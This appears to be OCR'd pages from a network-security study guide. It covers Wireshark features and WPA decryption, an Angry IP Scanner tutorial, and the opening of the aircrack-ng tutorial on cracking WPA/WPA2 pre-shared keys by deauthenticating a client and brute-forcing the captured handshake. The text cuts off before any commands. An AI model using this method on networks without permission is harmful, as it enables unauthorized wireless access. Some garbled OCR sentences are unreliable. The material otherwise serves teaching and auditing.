
- MSS 1460 implies that this is per packet amount of data. This size varies from packet to packet. Something like a router, firewall, etc. will do MSS clamping because it knows what is going forward. It checks the value greater than 8000 bytes and brings down it to an appropriate level so that it can go across without fragmentation or being dropped.
- The data with the 0 is the ax coming back in the capture window. You can notice that the data and ACK are different at each point. If we are on the acknowledgment side, we know that we have to send the ACK after two packets. A sender can send X amount of packets depending on its congestion window. A sender can send packets at once also. After the packets will go at the receiver and then the acknowledgment comes back. The sender can send all packets before the ACK reaches it. If the buffer has less space left, then the sender has to send the packets according to space. The ACK arrives on time, and if there is a delay in the ACK, syncing will be delayed. So above it's, just a perspective example explained.

Some Facts about Wireshark:

- We do recommend not to disable the default settings of the TCP and Wireshark unless you know what you?re doing.
- If there are the blank page and slow loading, then it is unusable.
- It is good to capture packets from both ends.
- Lean on your provider when you have the data.
- It is a LIVE CAPTURE software used widely.
- It can also capture packets from a set of captured one's.
- There are many protocols dissectors.
- The list of commonly used Endpoints or IP endpoints is: Bluetooth (MAC 48-bit addresses), Ethernet, fiber channel, USB, UDP, FDDI, IPv4, IPv6, JXTA, NCP, TCP, etc.
- Name resolutions are used to convert numerical values into the human-readable format. There are two ways- network services resolution and resolve from Wireshark configuration files. It is only possible when capturing is not in progress. It can be resolved after the packet is added to the list. To rebuild the list with correct resolved names you can use **View-> Reload**.
- In ARP, Wireshark asks the OS to convert the Ethernet address to the IP address.
- Since it is a live capture process, so it is important to set the correct time and zone on your computer.

TELEPHONY

The Telephony is the option on the menu bar. The image is shown below:



The options are explained below:

VoIP calls	It stands for Voice over Internet Protocol. It gives the list of all the detected VoIP calls in the captured traffic. It shows the **start time, stop time, initial speaker, protocol, duration, packet, state**.
ANSI	It stands for American National Standards Institute. ANSI standards are developed by organizations who are authorized by it.
GSM	It stands for Global System for Mobile. It has various options. It has multiple options, which are used to view the messages count over the traffic. For this, you have to connect your phone to the computer through the USB-TTL converter, verify the layer. After you have to load layer 1 Firmware into the osmocon. Run mobile and specify the interface for sending GSM TAP to listen to the interface through Wireshark.
IAX2 Stream Analysis	It shows the graph with the forward and the reverse streams.


ISUP Messages	It stands for **ISDN User Parts**. It is used to establish and release calls between telephone exchanges. It shows the messages by count and direction.
LTE	It stands for **Long Term Evolution**. It uses RRC (Radio Resource Control) protocol, which controls MAC and RLC layers in the LTE interface. It shows the statistics of the captured LTE MAC and LTE RLC traffic.
MTP3	It provides messaging routing between signaling points in the SS7 network. It shows its statistics and summary. It stands for **Message Transfer Part**.
Osmux	It is a multiplex protocol, which reduces the bandwidth by substituting the voice and signaling traffic. If it is not detected then Wireshark display this information of Osmux on UDP packets or flow.
RTP	It is called as RTP streams. It starts with the sequence number, packet number, and further stats are created based on the jitter, packet size, arrival time, and delay. It stands for **Real-time Transport Protocol**.
RTSP	It stands for Real-Time Streaming Protocol. It provides information about the packet counter of response packets and requests packets.
SCTP	It stands for Stream Control Transmission Protocol. It is designed to transmit PSTN signaling messages over IP networks. It is only applicable for broader applications.
SMPP Operations	It stands for Short Messages Peer to Peer. It determines the response, request, and operations of SMPP.
UCP Messages	It is used to determine whether the captured packet is UCP or Nacks.

H.225	It is a streamed packetization and signaling protocol used for packet-based multimedia communication systems.
SIP Flows	It stands for Session Initiation Protocol. There is no need for any regular connection or multiples lines. Instead, it is installed on your current internet connection. It works with VoIP.
SIP Statistics	It gives information about the request methods and all of the SIP requests over a connection.
WAP-WSP Packet Counter	WSP stands for **Wireless Session Protocol**. It indicates the packets counts for all the Extended post methods, status codes, and PDU types. WAP uses short messages as a carrier.

WIRESHARK DECRYPTION

The decryption process is used for the data to be in a readable format. Below are the steps for the decryption process.

- Open the Wireshark and then select the particular interface as explained above.
- Go to the 'Edit' option and select the 'Preferences' option.
- A dialogue will appear as shown below:



- Select the 'Protocol' option in the left column.

- From the drop-down list, select the 'IEEE 802.11' option. Check the box of decryption and click on the Edit option under it.
- A box will appear. Click on the option shown below:

- Select the option **wpa-pwd** and set the password accordingly.
- The data will be decrypted.
- But the above decryption process is only possible if there is a proper handshake.

Network Utilities Tool: Network Scanner

Angry IP Scanner

Angry IP Scanner provides a network scanner alternative to Nmap that is simple, user-friendly and versatile across OSes. Scan types include ping scans, UDP scans and TCP scans.

IP address scanners are useful network administration tools that report IP-based devices on a network. Scanners provide information such as the number of devices, device configurations and network organization.

Scanners can report various types of information that is useful for network audits and documentation, usually displaying some combination of the following:

- MAC address.
- IP address.
- Hostname.
- Open ports.
- OS.
- Services.

Administrators use this information to gain a clearer picture of the network's organization.

Angry IP Scanner is a cross-platform scanner that simplifies the gathering and reporting of network information. Administrators appreciate it for being easy to work with, portable and extensible.

This article examines how to use Angry IP Scanner, including the process of installing the tool on Windows, Linux and macOS. It also explores how to run basic scans and customize results.

Angry IP Scanner vs. Nmap

The standard go-to tool for network scanning is Nmap, which is powerful and flexible. Nmap, however, can be overwhelming in its flexibility and options. While its Zenmap graphical interface is available and well laid out, Nmap assumes administrators work from the command line. Sometimes, Nmap is just overkill.

Enter Angry IP Scanner. Angry IP Scanner relies on an intuitive and straightforward graphical interface. The tool provides all the basic information at a glance in an interface that doesn't require tweaking or time to learn. It's a helpful tool for a quick but thorough look at a network, network segment or group of IP addresses. Its extensibility adds customization options, but it's good out of the box.




Figure 1. Angry IP Scanner basic interface

Install Angry IP Scanner

Angry IP Scanner offers four installation options: pre-compiled installers for Windows, Linux and macOS, plus the source code. The tool is open source and licensed under the GNU General Public License, version 2.

One benefit Angry IP Scanner offers is Java-based portability. The tool uses Java, and most of the pre-compiled installers include Java Runtime Environment.

Windows installation

From the **Download** section on the Angry IP Scanner homepage, select **Windows**. The two following installers are available:

1. **Windows installer.** Installs the application, including the necessary Java Runtime.

2. **Standalone executable.** Application executable that installs a separate Java Runtime of version 3.7.6 or higher.

MacOS installation

Installers are provided for older Intel-based Macs and the newer M1- and M2-based silicon Macs. Angry IP Scanner offers a downloadable bundle for either version, both of which include Java Runtime.

The first time you run a downloaded program on a Mac, it prompts you to allow applications other than those from the Mac store. This is standard with many Mac apps.

Linux installation

Angry IP Scanner provides DEB- and RPM-based packages for Linux devices. DEB packages run on Linux systems derived from Debian and use the Apt package manager. These systems include Debian, Ubuntu, Kali and similar distros. RPM-based installers run on Red Hat Linux-derived distributions, such as Red Hat Enterprise Linux, Fedora and others. A separate package for generic architectures, such as Raspberry Pi OS on Raspberry Pi devices, exists. Finally, there's a standalone JAR version.

You need Java 11 or newer on your Linux box.

Compile the source code

Clone the appropriate GitHub project to get the Angry IP Scanner source code and supporting files. You can also download the source code as a TAR file without using Git.

Because Angry IP Scanner is open source, numerous older versions are available if needed. I recommend using the most current version.

Perform a basic scan

Run the program after installation, and examine the interface. You can also launch it using the ipscan command. Angry IP Scanner uses *fetchers* -- a term for the type of information collected about target hosts. For example, the standard fetchers are IP address, ping time, hostname and ports. This is the information you can expect Angry IP Scanner to show you.




Figure 2. The Ping, Ports and MAC address fetchers

Feeders is the Angry IP Scanner term for IP address scan sources. The UI offers the three following feeder options:




Figure 3. The three scan feeders

1. **Range of IPs.** A predefined set of IP addresses for scanning specific segments or small networks.
2. **Random IPs.** A random set of IP addresses within a range for basic audits.
3. **IPs from a text file.** A list of IP addresses gathered from another tool or inventory.

Scan results are color-coded, making them easy to digest. Below are the color categories:

1. **Red.** Dead hosts -- the target IP address is down or not responding to pings.
2. **Blue.** Alive hosts -- the target IP address is active/busy and responds to pings.
3. **Green.** Open ports -- the target IP address is up and shows open ports.

Click the **Start** button to initiate a scan. Angry IP Scanner is built for speed, but it is still beneficial to select a relatively small range of addresses during the learning process. Consider just a single segment -- one that you're already familiar with so you can recognize the devices Angry IP Scanner reports. You can interrupt a running scan with the **Stop** button.

Warning: While Angry IP Scanner is not marketed as a security tool, recall that your network security team might define IP scans as threats. Be sure you have permission to run such tools on the business network before initiating any scans.

Angry IP Scanner shows a summary after the scan results are complete.

Figure 4. Scan summary and statistics

Examine the results once the scan completes. You have two sources of information. The first is the basic list of results. This consists of whatever IP addresses and their status the scanner discovered. These results are displayed in a tidy column formation.




Figure 5. Scan results

Second, select any individual result for some additional details. Again, Angry IP Scanner doesn't have Nmap's ability to delve into details, but most administrators don't need that depth for general scans. Details provided here include IP address, ping time, ports and MAC address.




Figure 6. Available host details




Figure 7. Specific host details, including the ability to add commands

Note that you can add your own comments to store additional host information.

Scan types with Angry IP Scanner

Angry IP Scanner runs different types of scans based on various protocols. Select the scan type from the **Preferences** menu.

Options include the following:

1. **Ping scans.** Sends standard Internet Control Message Protocol echo requests.
2. **User Datagram Protocol (UDP) scans.** Sends UDP connection attempts to ports.
3. **TCP scans.** Sends port 80 HTTP connection attempts.

Save your results

Angry IP Scanner offers several options for saving scan results. You can save the entire scan or individual IP information. You can also save scan parameters, enabling you to repeat scans regularly without customizing them each time. It also enables immediate connections.

Export results

Save your complete scan results using the Export feature. From the **File** menu, select **Export All**, and save the results as a text file. Save results as a text file, CSV, XML or simple list. This is a great way to archive scans for future comparisons, showing how the population of a segment has changed over time.




Figure 8. Available export formats

You can also copy and paste an IP address or its details into a help desk ticket, documentation, presentation or other destination.

Favorites

Save your commonly used scans in the **Favorites** menu. This saves the IP address range and any specific parameters. The feature is helpful if you regularly scan individual subnets within your network. For example, maybe you check the business's guest network regularly to understand what devices are attached to it.




Figure 9. Naming a scan to add as a favorite

Open connections

Right-clicking an IP address result opens a menu that initiates HTTP, FTP, Server Message Block (SMB) and other connections to the selected address. This enables you to find a device via a scan and then connect to it immediately, which is a handy feature.




Figure 10. Additional connection options for hosts after the scan

Use advanced features

Angry IP Scanner includes additional fetchers to extend the information it reports. Select these from the **Tools** menu.




Figure 11. Additional fetchers admins can add to the results

This is a good example of why saving scans is useful. After you define exactly the scan you need, including additional fetchers, you can save the parameters.

When making a scan, you often know what specific ports you're interested in. Perhaps you already know you're looking for any web server or Windows device sharing folders via SMB. Define specific ports (protocols) to check using the Tools > Preferences > Ports interface. Doing so speeds up the scan, as the tool won't waste time investigating ports you don't care about.

Extend Angry IP Scanner with plugins

Developers can add Java-based plugins to Angry IP Scanner, which extends its functionality. These are delivered as JAR files and must be placed in the same directory as the ipscan binary, which is the Angry IP Scanner executable.

Wrap-up

Angry IP Scanner shines as an administrator tool. It's not a hacker tool or pen testing utility because it doesn't have the stealth capabilities of Nmap. It gathers the most useful information administrators are likely to need quickly and offers the ability to save those results. Its Java base makes it portable, and the ability to run on all three major platforms makes it versatile. The fact that it's open source is icing on the cake.

Install and use Angry IP Scanner today to understand exactly what devices and services are exposed on your network.

Security: Security Threats and Vulnerabilities, Network Attacks, Network Attack Mitigation, Device Security.

aircrack-ng

How to Crack WPA/WPA2

Introduction

This tutorial walks you through cracking WPA/WPA2 networks which use pre-shared keys. I recommend you do some background reading to better understand what WPA/WPA2 is. The Wiki links page has a WPA/WPA2 section. The best document describing WPA is Wi-Fi Security - WEP, WPA and WPA2. This is the link to download the PDF directly. The WPA Packet Capture Explained tutorial is a companion to this tutorial.

WPA/WPA2 supports many types of authentication beyond pre-shared keys. aircrack-ng can ONLY crack pre-shared keys. So make sure airodump-ng shows the network as having the authentication type of PSK, otherwise, don't bother trying to crack it.

There is another important difference between cracking WPA/WPA2 and WEP. This is the approach used to crack the WPA/WPA2 pre-shared key. Unlike WEP, where statistical methods can be used to speed up the cracking process, only plain brute force techniques can be used against WPA/WPA2. That is, because the key is not static, so collecting IVs like when cracking WEP encryption, does not speed up the attack. The only thing that does give the information to start an attack is the handshake between client and AP. Handshaking is done when the client connects to the network. Although not absolutely true, for the purposes of this tutorial, consider it true. Since the pre-shared key can be from 8 to 63 characters in length, it effectively becomes impossible to crack the pre-shared key.

The only time you can crack the pre-shared key is if it is a dictionary word or relatively short in length. Conversely, if you want to have an unbreakable wireless network at home, use WPA/WPA2 and a 63 character password composed of random characters including special symbols.

The impact of having to use a brute force approach is substantial. Because it is very compute intensive, a computer can only test 50 to 300 possible keys per second depending on the computer CPU. It can take hours, if not days, to crunch through a large dictionary. If you are thinking about generating your own password list to cover all the permutations and combinations of characters and special symbols, check out this brute force time calculator first. You will be very surprised at how much time is required.

IMPORTANT This means that the passphrase must be contained in the dictionary you are using to break WPA/WPA2. If it is not in the dictionary then aircrack-ng will be unable to determine the key.

There is no difference between cracking WPA or WPA2 networks. The authentication methodology is basically the same between them. So the techniques you use are identical.

It is recommended that you experiment with your home wireless access point to get familiar with these ideas and techniques. If you do not own a particular access point, please remember to get permission from the owner prior to playing with it.

Please send me any constructive feedback, positive or negative. Additional troubleshooting ideas and tips are especially welcome.

Assumptions

First, this solution assumes:

- You are using drivers patched for injection. Use the injection test to confirm your card can inject.
- You are physically close enough to send and receive access point and wireless client packets. Remember that just because you can receive packets from them does not mean you may will be able to transmit packets to them. The wireless card strength is typically less then the AP strength. So you have to be physically close enough for your transmitted packets to reach and be received by both the AP and the wireless client. You can confirm that you can communicate with the specific AP by following these instructions.
- You are using v0.9.1 or above of aircrack-ng. If you use a different version then some of the command options may have to be changed.

Ensure all of the above assumptions are true, otherwise the advice that follows will not work. In the examples below, you will need to change “ath0” to the interface name which is specific to your wireless card.

Equipment used

In this tutorial, here is what was used:

- MAC address of PC running aircrack-ng suite: 00:0F:B5:88:AC:82
- MAC address of the wireless client using WPA2: 00:0F:B5:FD:FB:C2
- BSSID (MAC address of access point): 00:14:6C:7E:40:80
- ESSID (Wireless network name): teddy

- Access point channel: 9
- Wireless interface: ath0

You should gather the equivalent information for the network you will be working on. Then just change the values in the examples below to the specific network.

Solution

Solution Overview

The objective is to capture the WPA/WPA2 authentication handshake and then use aircrack-ng to crack the pre-shared key.

This can be done either actively or passively. “Actively” means you will accelerate the process by deauthenticating an existing wireless client. “Passively” means you simply wait for a wireless client to authenticate to the WPA/WPA2 network. The advantage of passive is that you don't actually need injection capability and thus the Windows version of aircrack-ng can be used.

Here are the basic steps we will be going through:

1. Start the wireless interface in monitor mode on the specific AP channel
2. Start airodump-ng on AP channel with filter for bssid to collect authentication handshake
3. Use aireplay-ng to deauthenticate the wireless client
4. Run aircrack-ng to crack the pre-shared key using the authentication handshake

Step 1 - Start the wireless interface in monitor mode

